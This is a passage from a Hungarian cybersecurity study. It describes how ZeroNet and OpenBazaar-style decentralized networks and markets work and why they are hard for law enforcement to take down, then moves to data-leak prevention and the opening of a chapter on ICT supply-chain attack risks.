A decentralizált hálózatok még annyira sem kontrolálhatók és ellenőrizhetők, mint a TOR-alapú DarkNet. Jellemzően a peer-to-peer alapú decentralizált hálózatok is igénybe vehetők a TOR hálózaton keresztül, így platformdecentralizált működéséből, a tartalom speciális titkosításából (például a ZeroNet Bitcoin-alapú kriptográfiát használ), és a BitTorrent-alapú, TOR-al megerősíthető elérésből fakadó összetett anonimizáció[30] kevésbé kezelhető a rendvédelem számára.

A ZeroNet, FreeNet vagy egyéb decentralizált hálózatok és platformok is erőteljesen túlzásba viszik a szólásszabadságot (legalábbis ez a vélekedés a kontroll nélküli rendszerekkel kapcsolatban),

[28] https://www.sans.org/sites/default/files/2019-06/201906-OUCH-June-English.pdf
[29] https://nki.gov.hu/wp-content/uploads/2019/06/201906-OUCH-June-Hungarian-P1.pdf
[30] Számos TOR-deanonimizációs technika létezik, amelyet a rendvédelem is előszeretettel alkalmaz, ezekről bővebben itt érdemes olvasni: https://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-evans-grothoff.pdf

és egyre több olyan tartalom jelenik meg rajtuk, amelyek a rendvédelmi szervek és kormányzatok számára meglehetősen félelmet keltők lehetnek.

Ahogy a TOR esetében, itt is elmondható, hogy egy alapvetően pozitív szándékkal létrehozott eszközt használhatnak akár negatív céllal is, és a decentralizált hálózatok (akárcsak a TOR) csak akkor sorolhatók a DarkNet kategóriába, ha illegális célra használják fel őket. (Az „illegális" természetesen nem túl szofisztikált jelző, hiszen egyes országokban maga a szólásszabadság, illetve a cenzúra megkerülése is illegális.)

Több ilyen decentralizált hálózat is létezik, talán a már említett FreeNet és a ZeroNet a legismertebbek. A ZeroNet különösen érdekes abból a szempontból, hogy egy magyar fejlesztésű rendszerről van szó.[31]

A ZeroNet hálózat decentralizált működése a tartalommegosztás szempontjából azt jelenti, hogy nincs egyetlen központi szerver, amely tárolná és megosztaná a tartalmakat.


Amikor valaki meglátogat egy ZeroNet-oldalt, azzal letölti magát a tartalmat és a weboldalt a saját eszközére, más látogatók pedig akár már az ő eszközéről fogják letölteni a tartalmat magukhoz, és onnan kiszolgálni más látogatókat. Mivel a meglátogatott oldal letöltődik a látogató eszközére, a tartalom böngészése is onnan valósul meg, azaz a látogató a saját gépére másolódott tartalmat fogja elérni.

A decentralizált működés miatt egy tartalom teljes eltávolításához minden eszközről – amely meglátogatta az eredeti oldalt – törölni kellene a tartalmat, erre pedig nincsen lehetőség. Ez jelentősen megnehezíti a rendvédelmi szervek munkáját, még akkor is, ha a ZeroNet alapértelmezetten nem használ TOR-anonimizációt.

A BitTorrent-protokoll és a torrent trackerek használata miatt a látogatók IP-címei nem kerülnek elrejtésre – erre a ZeroNet önmagától nem is törekedik. Azonban ha a trackerekkel TOR-hálózaton keresztül veszi fel a látogató a kapcsolatot, a kommunikáció a TOR-hálózaton keresztül valósul meg, azaz az ZeroNet használata, az oldalak letöltődése és a kommunikáció anonimmé válik.

A ZeroNetes tartalmak egyedi címmel rendelkeznek. Amikor valaki létrehoz egy oldalt, létrejön egy Bitcoin-tárca, az oldal címe pedig a Bitcoin-tárca publikus kulcsa („címe") lesz, az oldal tartalma pedig a privát kulccsal kerül titkosításra. Mivel a cím egy valódi Bitcoin-tárca, így az oldal címére közvetlenül is küldhető pénz.

```
$ zeronet.py siteCreate
...
- Site private key: 23DKQpzxhbVBrAtvLEc2uvk7DZweh4qL3fn3jpM3LgHDczMK2TtYUq
- Site address: 13DNDkMUExRf9Xa9ogwPKqp7zyHFEqbhC2
...
- Site created!
```



55. ábra: ZeroNet-oldal készítése és a létrejött Bitcoin-tárca
Forrás: ZeroNet


[31] https://en.wikipedia.org/wiki/ZeroNet, illetve https://zeronet.io

A ZeroNet-címek (Bitcoin-tárca-címek) még nehezebben megjegyezhetők, mint a TOR.onion címei, ezért lehetőség van Namecoinon keresztül megjegyezhető címet vásárolni, amely „.bit” végződést fog kapni.



```
{
 "address": "1BLogC9LN4oPDcruNz3qo1ysa133E9AGg8",
 "background-color": "white",
 "cloneable": true,
 "description": "Blogging platform Demo",
 "domain": "Blog.ZeroNetwork.bit",
 "files": {
  "alloy-editor/all.css": {
   "sha512": "c1e2049d304f77ad078fd4546a62c1456ba5459ef169fe82394a090a22487b8e",
   "size": 63344
  },
```


56. ábra: A „1BLogC9LN4oPDcruNz3qo1ysa133E9AGg8” ZeroNet-oldal elérhető lesz Blog.Zeronetwok.bit címen
Forrás: ZeroNet

A ZeroNet és a hasonló hálózatok esetében az oldal létrehozója tudja kezdeményezni a tartalom frissítését, amely aztán automatikusan lefrissül minden látogató helyben tárolt változatán is. A frissítés inkrementálisan történik, azaz csak a megváltozott tartalom vagy fájl töltődik és frissül le a helyi példányban.



57. ábra: Éppen lefrissülő oldalak




58. ábra: Magyar torrentoldal a ZeroNeten


Látható, hogy az oldal a 127.0.0.1 IP-címről, azaz a látogató saját gépéről töltődik be. Az első látogatáskor a teljes tartalom letöltődik a látogató gépére, így a böngészés és tartalomelérés a saját gépről történik. Hálózati kapcsolatra csak az első látogatáskor (illetve az oldal frissülésekor) van szükség, a tartalom később akár internetkapcsolat nélkül, offline állapotban elérhető.

59. ábra: Anonim, titkosított levelezés-szolgáltatás a ZeroNet-en, saját .bit végződésű címmel


60. ábra: Magyar pirotechnikai tartalom ZeroNeten




61. ábra: Tippek és trükkök füstbomba készítéséhez




62. ábra: HackerTalk fórum ZeroNeten



63. ábra: A Snowden-fájlok oldala a ZeroNeten



64. ábra: Hackerszolgáltatás értékesítése ZeroNeten




65. ábra: Hackerfórumok a ZeroNeten

Mivel a ZeroNet adatátvitele a BitTorrent-protokollon alapul, ezért az oldalak elérhetősége és magas rendelkezésre állása attól függ, hogy az adott oldal mennyi látogatóval rendelkezik. Ez azonban érvényes egy oldalon belüli tartalommal kapcsolatban is, a fentebbi képen látható, hogy a fórumoldalon belül a *„cxg2014.bit”* fórum topik látogatóit 197 peer, míg a *„Hack 4 fun”* topik látogatóit 63 peer szolgálja ki. Ez azt jelenti, hogy az első topik 197 látogatóval – ebből következően 197 „másolattal” – rendelkezik, egy új látogató tehát 197 „szervertől” fogja tudni megkapni a tartalmat, míg az utolsó topik esetében egy új látogató „csak” 67 „szervertől” fogja tudni letölteni a topik tartalmát.


A hagyományos, centralizált internetkiszolgálókkal szemben (ahol egy tartalmat egy szerver szolgál ki) a ZeroNet csaknem elpusztíthatatlannak tűnik. Hiába „esik ki” akár 10-20 „kiszolgáló”, a topikok tartalma továbbra is elérhető, ameddig csak egyetlen peer is működésben marad.

Egy ZeroNet-tartalom esetében egy oldal vagy tartalom csak akkor szűnik meg létezni, amikor már egyetlen példány sem létezik belőle. Ez viszont azt is jelenti, hogy azok az oldalak, amelyek újak, nem népszerűek, vagy nem rendelkeznek több látogatóval, a rendelkezésre állás szempontjából sérülékeny(ebb)ek. Nagyon sok olyan cím és link található, amely mögött már nem érhető el tartalom, mivel nem voltak látogatóik (így nem töltődtek le a látogatók eszközeire), és az eredeti oldal sem érhető el már.



66. ábra: Az oldal még szerepel a trackerekben, azonban már nincs olyan peer, amelyről a tartalom elérhető lenne

A nagyobb méretű tartalmak elérése is problémás lehet. Mivel a tartalmak letöltődnek a látogató eszközére, a ZeroNet-kliensalkalmazás szabályozza, hogy milyen méretű adatforgalom engedélyezett egy-egy oldal esetében. Ha az oldal nagyobb méretű, mint amennyit a beállítás megenged, az oldal nem kezd el letöltődni, hanem egy hibaüzenet jelenik meg.



67. ábra: Méretkorlát-probléma, az alapértelmezett 10 MB méretkorlát miatt a 213 MB méretű oldal nem töltődik le

Ez a hiba viszonylag gyorsan orvosolható a ZeroNet kliensbeállításának módosításával és a méretlimit megnövelésével, azonban a fentebbi kép rámutat két olyan problémára, amely korlátozó hatású a ZeroNet esetében.

Látható, hogy ezt az oldalt két peer is kiszolgálja, azaz két helyről is letöltődik a tartalom a méretlimit megemelése után. A BitTorrent-alapú átvitel miatt a 213 MB méretű adat egyszerre két peertől töltődik le, tehát (ha nem is pontosan) fele annyi idő alatt, mintha csak egy peer szolgálná ki a tartalmakat. Minél több látogatója van egy tartalomnak, a letöltődés annál gyorsabb lesz, mivel a BitTorrent működés miatt egyszerre több „kiszolgálótól" kapja a tartalmat az új látogató.


Egy olyan oldal esetében, amelynek csak kevés látogatója volt, és emiatt kevés peerre szinkronizálódott a tartalom, az új látogató kiszolgálása sokkal lassabb lesz, mint egy sok látogatóval rendelkező oldal esetében, mert csak kevés számú peertől kapja meg a tartalmakat az új látogató.

A másik korlátozó tényező nem a peerek számából, hanem a tartalom méretéből fakad, bár a nap végén a tapasztalt jelenségek összefüggenek és összeadódnak. Egy 500-800 MB-os tartalom elérése – azaz letöltődése a saját eszközünkre – még magas peerszám mellett is sokkal lassabb, mint a hagyományos és centralizált internetkiszolgálók esetében, mivel ott nem a teljes tartalomnak kell letöltődnie a látogató eszközére, csak az éppen nézett aktuális tartalomnak. A letöltődés után viszont a helyben böngészett tartalom elérése sokkal gyorsabb lesz, mint a hagyományos centralizált kiszolgálók esetében.

A ZeroNet és a hasonló *peer-to-peer* hálózatok felhasználói élmény szempontjából hasonlatosságokat mutatnak a DarkNet/TOR használati élményével. Mindkettő eléréséhez külön kliens szükséges, és a hagyományos ClearWebhez képest kényelmetlenebb a használatuk, az általános felhasználói tudáshoz képest jóval több szakismeret szükséges a használatukhoz.

Emiatt a ZeroNet kevésbé alkalmas a DarkNet szerepének átvételére, és nem várható, hogy a DarkMarket-platformok átköltözzenek a peer-to-peer hálózatok világába. Vannak ugyan jelek, amelyek alapján egyes funkciókat átvehetnek a decentralizált hálózatok, ahogyan néhány tartalom is átköltözött már, azonban a kereskedők nem a ZeroNettől vagy a hasonló decentralizált hálózatoktól várják a megbízható, könnyen használható értékesítési platformszolgáltatásokat. A használat bonyolultsága miatt a könnyű elérést ezek a platformok nem tudják biztosítani, és a kereskedők pontosan

ugyanabban a helyzetben lennének, mint a klasszikus DarkNet használatakor. A kereslet és a kínálat találkozását megnehezítő és bonyolulttá tévő rendszer nem feltétlenül vonzó a számukra.


onlinemovies — on Feb 02, 2020 ^ 1

Az én tapasztalatom.

Egy éve belekezdtem egy Magyar nyelvű filmmegosztó oldal létrehozásába. Magyar nyelvű minőségi tatalom nélkül nem lesznek magyar látogatók sem!

Online Filmek

Ez eddig katasztrófa. Szinte senki nem tölti le a filmeket, és semmit nem lehet vele keresni. De a program sem akarja normális módon letölteni a fájlokat. Nem érhető el azonnal, így meg senkit nem érdekel. A leges legfontosabb része a dolognak nem működik. Hogy elterjedjenek a fájlok a felhasználók között. A nyílt neten mire itt letöltődne addig megkeresik. A külső netes reklámszolgáltatók használhatatlanok. Be kell regisztrálni a domaint és oldalhoz is kötöttek a reklámszolgáltatások. Localosról elérve az oldalt a legtöbb nem is működik. A legtöbb reklámszolgáltatás subdomaineket nem is enged! Volt régen a Coinhive ami jó volt hozzá. A lényege az volt hogy a felhasználók bizonyos CPU kapacitását, még az oldalt nézik valamennyi kriptopénzt bányásznak. De evvel se lehetett később semmit sem keresni. A reklámblokkolók, vírusírtók, és még itt a 0Neten is volt pár egyén aki blokklistákkal még erre tett egy lapáttal. Voltak adományozó linkek is.: BTC, ETC, BCN, XMR, a kutya sem adományozott. Kisebb oldalakhoz szponzorokat, támogatókat szerezni meg itt esélytelen!

68. ábra: Neki egyáltalán nem jött be a platform

2.3.2. Decentralizált marketek

A *peer-to-peer* hálózatok mellett elterjedőben vannak a decentralizált és P2P[32]-alapon működő piacterek. Ezek nem teljes hálózati platformot jelentenek, hanem olyan speciális webshop-jellegű alkalmazásokat, amelyek képesek peer-to-peer működésre.

Ezek a marketek jellemzően a fizikai áruk értékesítésére szolgálnak, bár az adatszivárgásból származó adatok értékesítéséhez is felhasználhatók lehetnek. A működési elvük hasonló a ZeroNet esetében megismert működéssel, csak ebben az esetben egyetlen alkalmazásról és egyetlen funkcióról van szó: decentralizált és P2P webshop alkalmazásról.


A legismertebb ilyen market az OpenBazaar, amelyet szintén előszeretettel szoktak DarkMarket kategóriába sorolni.

2014-ben egy hackatlonon mutatta be egy csoport a „DarkMarket” névre keresztelt szoftver-prototípust,[33] amely már a BitTorentet és a Bitcoint házasította össze, és valósított meg P2P működésű értékesítési platformot. Az OpenBazaar ebből a prototípusból született meg, és noha kézenfekvő lehetne a Sötét Web új és modern piacterének tekinteni, az ős- és a kezdeti funkcionalitás ellenére az OpenBazaar sem tekinthető DarkMarketnek.

Az OpenBazaar-rendszeren keresztül többségében legális kereskedelem valósul meg. Bár az OpenBazaar is cenzúrátlannak mondja magát, az alapértelmezett kereső gyakorlatilag cenzúrát gyakorol: egyáltalán nem jelenít meg illegális árucikkeket.


[32] P2P: peer-to-peer, azaz olyan kommunikáció, ahol a szereplők kitüntetett csomópont vagy központi szerver nélkül, közvetlenül egymással kommunikálnak.

[33] https://www.wired.com/2014/04/darkmarket/



69. ábra: A beépített OB1 kereső nem jelenít meg illegális árucikkeket


Az alkalmazásba beállítható több keresőszerver is, amelyek azonban már bármilyen árucikket megjelenítenek azokból a boltokból, amelyekkel integrálva vannak.




70. ábra: A „Mogaloei” kereső már megjelenít illegális árucikkeket is

Az OpenBazaar, bár nem törekszik arra, hogy DarkMarket-funkciókat lásson el, mégis jó alternatívája a klasszikus DarkNet-piacoknak. Bár a használatához külön alkalmazásra van szükség (OpenBazaar-kliens), az alkalmazás elérhető többféle platformra, még mobileszközre is. A használatához nincs szükség magasabb felhasználói tudásra, egyszerűen és kényelmesen használható.

A feketepiaci kereskedők az OpenBazaar használatával függetlenek lesznek egy központi piactérplatformtól, a szoftver tartalmazza a saját bolt elindítását lehetővé tévő szerver komponenst is, tehát egy kereskedő percek alatt képes megnyitni a saját boltját, amelyet egyszerűen feltölthet áruval.




71. ábra: Saját paprikabolt elindítása percek alatt (szigorúan újrahasznosított paprika!)



72. ábra: A bolt létrehozásakor automatikusan létrejön a bolt Bitcoin-tárcája, már jöhet is a bevétel!


Mivel P2P- és BitTorrent-alapon működik a rendszer, a látogatók itt is gyakorlatilag letöltik a bolt weboldalait a saját eszközeikre, amelyből aztán automatikusan más látogatókat is kiszolgálnak, így a kereskedők függetlenek a platformok működtetőitől, hiszen látogatóik maguk is tovább osztják (seedelik) a tartalmakat.

A bolt nemcsak OpenBazaar-kliensalkalmazással, hanem az OpenBazaar.com szervert felhasználva akár a ClearWeben is elérhetővé válik a hagyományos böngészőkkel.




73. ábra: A Chrome böngészővel, az OpenBazaar.com oldalon keresztül is elérhető a Paprikabolt

Látható, hogy az OpenBazaar inkább arra törekedik, hogy egy decentralizált és a felesleges résztvevők (kártyakibocsátók, elszámolók, operátorok stb.) nélkül működő értékesítési platformmá váljon, mintsem a DarkNet és a feketepiac trónkövetelőjeként akarna tündökölni.




74. ábra: Legális kereskedelem, szervervásárlás



75. ábra: Maszkok beszerzése (most igen aktuális!)

Bár a technológia semleges, lehet jóra és rosszra is használni, az OpenBazaar és a hasonló decentralizált marketek sajnos könnyen és egyszerűen használhatóak illegális tevékenységre is.



76. ábra: Dutchmasters drogbolt

A TOR hálózaton keresztül működtetett, az OpenBazaarhoz hasonló, de „anonimizált” és decentralizált marketek jelenthetik a klasszikus DarkNet-feketepiacok másik megújulási alternatíváját, mert olyan tulajdonságokkal rendelkeznek, amelyek vonzók lehetnek a feketepiaci kereskedőknek:

- Decentralizált, tehát a rendvédelem nem tudja lekapcsolni: minden korábbi látogató és vásárló összes eszközéről el kell távolítani a tartalmakat.
- Nem függ az üzemeltetőtől: a rendvédelem nem tudja az üzemeltetőn keresztül kompromittálni a kereskedőt és a vásárlókat.
- Erős titkosítással és TOR-anonimizációval működtethető.
- A kereskedő a saját kezében tudja tartani a tartalomépítést, a készletek kezelését, mintha csak egy klasszikus webshop alkalmazással dolgozna.
- Speciális keresőkkel elérhetővé és kereshetővé lehet tenni a tartalmakat.

Saját marketinggel vagy akár titkosított üzenetküldőkkel, botokkal és chatszobákkal kombinálva saját, a vásárlók számára is megbízható értékesítési platformot tudnak jelenteni a hasonló szolgáltatások. A korábban ismertetett dead drop módszer felhasználásával pedig a kereskedő el tudja kerülni a csomag feladásakor jelentkező kockázatot, a vásárló is nagy biztonsággal hozzájuthat a megrendelt áruhoz, és nem kell attól tartania, hogy a kereskedőnél vagy a kézbesítési szolgáltatónál megjelenő személyes adatai a későbbiekben terhelő adatként lesznek felhasználva.

3. Összegzés

Egyre inkább valósággá válik az a vicc, miszerint kétféle vállalat létezik: amelyet már ért adatszivárgás, és amelyik még nem tud róla, hogy érte adatszivárgás.

Bár jelen tanulmány az adatszivárgást jellemzően csak a DarkNet és az adatok (és egyéb áruk) feketepiaci kereskedésének szempontjából mutatta be, sokkal fontosabb kérdésnek tartjuk, hogy a vállalatok és a szervezetek a felmért és elemzett kockázataik alapján tegyék meg a szükséges intézkedéseket a kockázatok csillapítására és az esetleges adatszivárgásokból bekövetkező károk minimalizálására.

Sajnos teljesen megszüntetni nem, csak csillapítani lehet a kockázatokat. Az adatszivárgás elleni hatékony védelem megvásárolható, mert ahogyan Bruce Schneier mondta: a biztonság nem egy termék.[34]

Tehát az adatszivárgás elleni védelem sem a DLP[35]-termékeket jelenti. Az adatszivárgás elleni védelem adminisztratív, humán és technológiai kontrollok és folyamatok összessége, amelyek a normál üzemi folyamatok mellett képesek a szenzitív adatok szabályozott és biztonságos tárolásáról, mozgásáról és felhasználásáról[36] gondoskodni.


A szándékos adatszivárogtatás ellen egyébként sem létezik olyan technológiai védelem, amely nagy megbízhatósággal képes lenne megvédeni az adatokat.

Ha csak technológiai megoldásban gondolkodunk, a legjobb DLP-megoldás is legfeljebb 20%-ban hatékony a szándékos adatszivárogtatással és adatlopással szemben, és egy közepes felhasználói ismerettel rendelkező személy is viszonylag egyszerűen ki tudja a DLP-eszközöket játszani.

[34] „Security is a process, not a product.” https://www.schneier.com/essays/archives/2000/04/the_process_of_secur.html (Régi vicc ennek a gondolatnak a kiforgatása, amely a security presales jelmondata is lehet: A biztonság nem egy termék, hanem legalább kettő!)

[35] Data Leak Prevention – adatszivárgás elleni védelmi technológia.

[36] Data in Motion, Data in Use, Data at Rest – az adatok három állapota, amelyekben gondoskodni kell a bizalmasságról, sértetlenségről és rendelkezésre állásról.



77. ábra: Külső behatolás miatt bekövetkezett adatszivárgások leggyakoribb okai[37]

A fenti képen jól látható, hogy sok olyan vektor lehet, amelyek mentén adatszivárgás következhet be. A képen csak technológiai vektorok szerepelnek (külső aspektusból), ezért a humán oldalt (biztonságtudatosság hiányát vagy akár a szándékosságot), illetve az adminisztratív intézkedések hiányát vagy annak be nem tartását is érdemes a kép legtetejére odagondolni.

Egyre inkább elterjedőben vannak azok a megoldások és szolgáltatások, amelyek a szivárgást követő időszakban képesek a segítségünkre lenni.

Ezekre az eszközökre pontosan azért lehet szükség, mert nem lehet védekezni minden lehetséges kockázat ellen, és a legtöbb kockázatot csak csillapítani lehet, megszüntetni nem. Ilyen post-breach megoldások lehetnek a Cyber Threat Intelligence (CTI) „kiberhírszerző" eszközök, amelyek több célra is alkalmasak,[38] és bár megakadályozni nem tudják az adatszivárgást, például felkutatják az esetlegesen kiszivárgott adatokat, és képesek értesíteni bennünket arról, hogy olyan adatokra bukkantak, amelyek a mi vállalatunktól vagy szervezetünktől kerültek ki.

Ezek a rendszerek nem helyettesítik az adminisztratív, humán és technológiai kontrollokat. Részei ezeknek a folyamatoknak, és akkor jelenthetnek nagy segítséget, ha a megtett szükséges intézkedések ellenére is bekövetkezik egy adatszivárgási esemény, amelyről esetleg nincs is tudomása az érintett szervezetnek vagy vállalatnak.

A DarkNet sötétsége talán már eloszlóban lehet, de még a mai nap is kellően félelmetes ahhoz, hogy jó témául szolgáljon egy tanulmánynak. Megjelentek az új platformok, vagy a kereskedők olyan megoldásokat használnak fel az értékesítésre, amelyek egyébként már jól ismertek a számunkra. Azonban nem szabad arról megfeledkezni, hogy a DarkNet és egyéb feketepiaci vagy más, értékesítéshez használt platformok már csak a végállomásai egy (vagy több) olyan eseménynek, amikor az adatok bizalmassága súlyosan sérül.

[37] Verizion Data Breach Investigation Report 2019.

[38] SOC képességnövelés, SIEM enrcihment, analízis, early warning, fraud detection stb.

II. SZARVÁK ANIKÓ – AZ ELLÁTÁSI LÁNC TÁMADÁSA

1. Előszó

Az ellátási lánc biztosítja a cégeknek, vállalatoknak a gördülékeny, zökkenőmentes termelést. Gazdasági szempontok alapján ma már a legkisebb cégektől a világvállalatokig a termelésben, szolgáltatásban részt vevő cégek nem önmaguknak állítják elő a nyersanyagot, a munkavégzéshez szükséges eszközöket, amelyekkel a termékeket, szolgáltatásokat létrehozzák, nyújtják, hanem ehhez sok, adott szegmenshez tartozó vagy szegmenseken átívelő alkotóelemeket vesznek igénybe.

Míg a nyersanyagok terén vagy az informatikai integráció területén tudunk alapvetően támaszkodni arra, hogy egy adott terméket vagy szolgáltatást többen is kínálnak, addig a szoftverek terén általában – főleg a magas költségek és az elérhető szakértelem hiányának hatására – egy feladatra egy célszoftvert alkalmaznak.

Mindezeket figyelembe véve, az ellátási lánc, a rajta keresztül beszerzett termékek és szolgáltatások minősége, rendelkezésre állása nemcsak közvetetten, de közvetlenül is befolyásolja a saját működésünket, reagálási képességeinket a változásokra, vagy csak az általunk nyújtott szolgáltatásra munkatársaink, fogyasztóink, ügyfeleink számára.

A társaság, cég működésére tehát hatással van az ellátási lánc. Információbiztonsági szempontból az ellátási láncban részt vevő cégek, vállalatok sokfélesége mellett a szolgáltatások kiesése jelent kockázatot. Ahogyan saját társaságunkat, úgy a beszállítóinkat is naponta érik támadások.

2. Az ellátási lánc támadása, kiesése, kompromittálódása

Egy ideális világban a cégünk, társaságunk számára minden szükséges pillanatban elérhető a beszállítók által nyújtott termék vagy szolgáltatás, amely – túl a nyersanyagon, amiből új terméket állítunk elő – lehet takarítás, épületfenntartás, gépterem-, hálózat-, alkalmazásüzemeltetés, de lehet tárgyieszköz-szállítás, kliens- vagy szerver-számítógépek, vagy szoftver. Manapság előtérbe kerültek a felhőalapú szolgáltatások, amelyek szintén a beszállítói láncba tartoznak, illetve a kölcsönzött munkaerő és a kihelyezett speciális üzemeltető is.

Gazdasági megfontolások alapján beszállítók alkalmazása, ellátási lánc kiépítése előnyt jelent a társaság számára úgy is, mint jó minőségű, magas szaktudású szakemberek, magas rendelkezésre állás biztosítása mellett a költségek csökkentése és a szerződéses érdekek érvényesítése. Nem szabad azonban elfelejteni, hogy az ellátási lánc bizalom alapján működik, az üzleti élet különböző területein ugyanúgy, ahogy az emberi kapcsolatokban is. Viszont az ellátási láncon keresztül is lehetséges támadást elszenvedni.

Az ellátási lánc – hagyományos értelemben – lefedi azokat a termékeket és szolgáltatásokat, amelyekből a társaság új terméket vagy szolgáltatást állít elő. Ám távolabbról vizsgálva, az ellátási láncba sokkal több elem tartozik bele, tehát kiberbiztonsági szempontból figyelemmel kell lenni a következőkre:

- kiszervezett tevékenységet végző partnerek;
- szolgáltatásként igénybe vett erőforrások, felhőalapú megoldások;
- informatikai eszközök – hardverek, szoftverek, beleértve a mobil eszközöket is;

» tanácsadók, szakértők, akik rendszeresen vagy időközönként szolgáltatást végeznek számunkra.

Az ellátási láncba beletartozó erőforrások esetén a szolgáltatási szint mellett érdemes figyelmet fordítani a támadási lehetőségek azonosítására és minimalizálására, erre több megközelítést is lehet alkalmazni. Ezek egyike a kockázatalapú megközelítés, amely a fenyegetésanalízisen alapulva segít meghatározni az esetleges sérülékenységeket, kockázatokat, amelyek bekövetkezésére lehet előre felkészülni.

3. Az ICT-ellátási lánc

Az információs és kommunikációs technológia (ICT) egy összetett, globálisan elosztott és összekapcsolt ellátásilánc-ökoszisztémán alapul, amely hosszú, földrajzilag eltérő útvonalakkal rendelkezik, és többszintű kiszervezésből áll. Ez az ökoszisztéma állami és magánszektorbeli szervezetekből áll (pl. beszerzők, rendszerintegrátorok, beszállítók, külső szolgáltatók), valamint technológiák, törvények, irányelvek, eljárások és gyakorlatok, amelyek kölcsönhatásba lépnek az ICT-termékek, -szolgáltatások tervezésével, gyártásával, terjesztésével, telepítésével, továbbá használatával. Ez az ökoszisztéma egy nagyon kifinomult, költséghatékony, újrafelhasználható ICT-megoldás. Szerte a világon gyorsan elfogadták ezt a megoldási ökoszisztémát, ami növeli a kereskedelemben kapható termékekre, az egyedi tervezésű rendszerek rendszerintegrátor-támogatására és a külső szolgáltatókra támaszkodó bizalmat. Ez viszont az ICT ellátási láncának megnövekedett bonyolultságát, sokféleségét és méretét eredményezte.


A kereskedelemben kapható ICT-megoldások jelentős előnyökkel járnak, ideértve az alacsony költségeket, az interoperabilitást, a gyors innovációt, a termékjellemzők sokféleségét és a választást a versengő gyártók között. Ezek a kereskedelemben kapható (COTS) megoldások lehetnek szabadalmaztatott vagy nyílt forráskódúak, és kielégíthetik a köz- és magánszektorbeli ügyfelek globális igényeit. Ugyanez a globalizáció és más, az ilyen előnyöket lehetővé tevő tényezők ugyanakkor növelik az olyan veszélyes esemény kockázatát is, amely közvetlenül vagy közvetetten befolyásolhatja az ICT ellátási láncát, gyakran észrevétlenül és oly módon, hogy a végfelhasználó számára kockázatot jelentsen.

Ezek az ICT-ellátásilánc-kockázatok magukban foglalhatják hamisítások beillesztését, jogosulatlan gyártást, hamisítást, lopást, rosszindulatú szoftverek és hardverek beillesztését, valamint az ICT-ellátási lánc rossz gyártási és fejlesztési gyakorlatait. Ezek a kockázatok azzal járnak, hogy a szervezet rálátása és megértése csökken az általuk megszerzett technológiák fejlesztésének, integrálásának és bevezetésének módjáról. Ezzel együtt kockázatok merülnek fel az integritás, a biztonság, az ellenálló képesség és az ellenálló képesség biztosításához használt folyamatok, eljárások és gyakorlatok terén is.

Fenyegetéseket és sebezhetőségeket rosszindulatú szereplők hoznak létre. Ezek gyakran különösen kifinomultak, és nehéz őket felfedezni, így számottevő kockázatot jelentenek a szervezetek számára. Meg kell jegyezni, hogy az ICT-termékek (ideértve a könyvtárakat, a keretrendszereket és az eszközkészleteket) vagy a bárhonnan (belföldről vagy külföldről) származó szolgáltatások olyan biztonsági réseket tartalmazhatnak, amelyek lehetőségeket rejtegethet az ICT ellátási láncának kompromittálódására.

Például a támadónak lehetősége van arra, hogy rosszindulatú kódot illesszen be egy termékbe, vagy arra kényszerítse a gyártót, hogy adja át egy érzékeny rendszer teljes gyártási dokumentációját. A kockázatok 100%-os kiküszöbölése lehetetlen – de ez nem is cél, ha szem előtt tartjuk a kockázatokkal arányos védelmet mint alapelvet.

Az ellátási lánc egy nézete, a beszállítói kapcsolati háló:



1. ábra: Ellátási láncok hálózata
Forrás: saját ábra

3.1. ICT-ellátási lánc kockázata

Az ICT-ellátási lánc kockázata magában foglalja a hamisítások beillesztését, a jogosulatlan gyártást, a manipulációt, a lopást, a rosszindulatú szoftverek és hardverek (például GPS-követő eszközök – globális helymeghatározó rendszer –, számítógépes chipek stb.) illetéktelen beillesztését, valamint az ICT-ellátási lánc rossz gyártási és fejlesztési gyakorlatait. Ezek a kockázatok akkor lépnek fel, amikor az ICT-ellátási lánc fenyegetései kihasználják a meglévő sebezhetőségeket.

Az alábbiak az ICT ellátási láncának kockázatát szemléltetik annak valószínűségéből, hogy a releváns fenyegetések kihasználhatják az alkalmazható sebezhetőségeket és az azokból fakadó lehetséges hatásokat.

Kockázatok összetétele:

Hatása van – a kár mértéke alapján – az üzleti célkitűzésekre, üzleti működésre:

- adatvesztés, módosítás vagy adatszivárogtatás;
- váratlan hibák vagy a rendszer rendelkezésre állásának elvesztése;
- csökken a rendelkezésre állás.

Valószínűség (a sebezhetőséget kihasználó fenyegetés bekövetkezési valószínűsége):
- » szándékos támadás: képesség és szándék;
- » nem szándékos támadás: statisztikai adatok/előzmények alapján előforduló esemény.

Fenyegetések:
- » szándékos támadás, pl. hamisítványok beillesztése, hamisítás, lopás és rosszindulatú kód beillesztése;
- » nem szándékos támadás: természeti katasztrófa, rossz minőségű termékek/szolgáltatások és rossz gyakorlatok (mérnöki, gyártási, beszerzési, kezelési stb.).

Sérülékenységek:
- » külső: pl. gyengeségek az ellátási láncban, gyengeségek az ellátási lánc szereplőiben, függőségek (energiaellátás, telekommunikáció stb.);
- » belső: pl. információs rendszerek és alkatrészek, szervezeti politika, eljárások (irányítás, eljárások stb.).

Meg kell jegyezni, hogy évekbe telhet az ICT-ellátási láncból származó sebezhetőség kiaknázása vagy felfedezése. Ezenkívül nehéz lehet meghatározni, hogy egy esemény közvetlenül az ellátási lánc sebezhetőségének következménye-e. Ez tartós negatív hatást gyakorolhat a szervezet küldetéseire, ami a szolgáltatási szintek csökkentésén keresztül vezethet az ügyfelek elégedetlenségéhez, a szellemi tulajdon lopásáig vagy a küldetés szempontjából kritikus funkciók leállásáig.

Az ICT-ellátási lánc kockázata azzal jár, hogy a szervezet átlátása és megértése csökken a megszerzett technológiák fejlesztésének, integrálásának és alkalmazásának módjáról. Ezek a termékek és szolgáltatások integritásának, biztonságának, ellenálló képességének és minőségének biztosításához használt folyamatokhoz, eljárásokhoz és gyakorlatokhoz is kapcsolódnak. A társaságoknak számos kapcsolata van a rendszerintegrátorokkal, beszállítókkal és külső szolgáltatókkal, akár egymást átfedve. Az ellátási lánchoz kapcsolódóan az elsődleges, másodlagos és sokadlagos szintek, valamint ezen kapcsolatok különféle típusai befolyásolják a szervezet átláthatóságát és az ellátási lánc ellenőrzését.

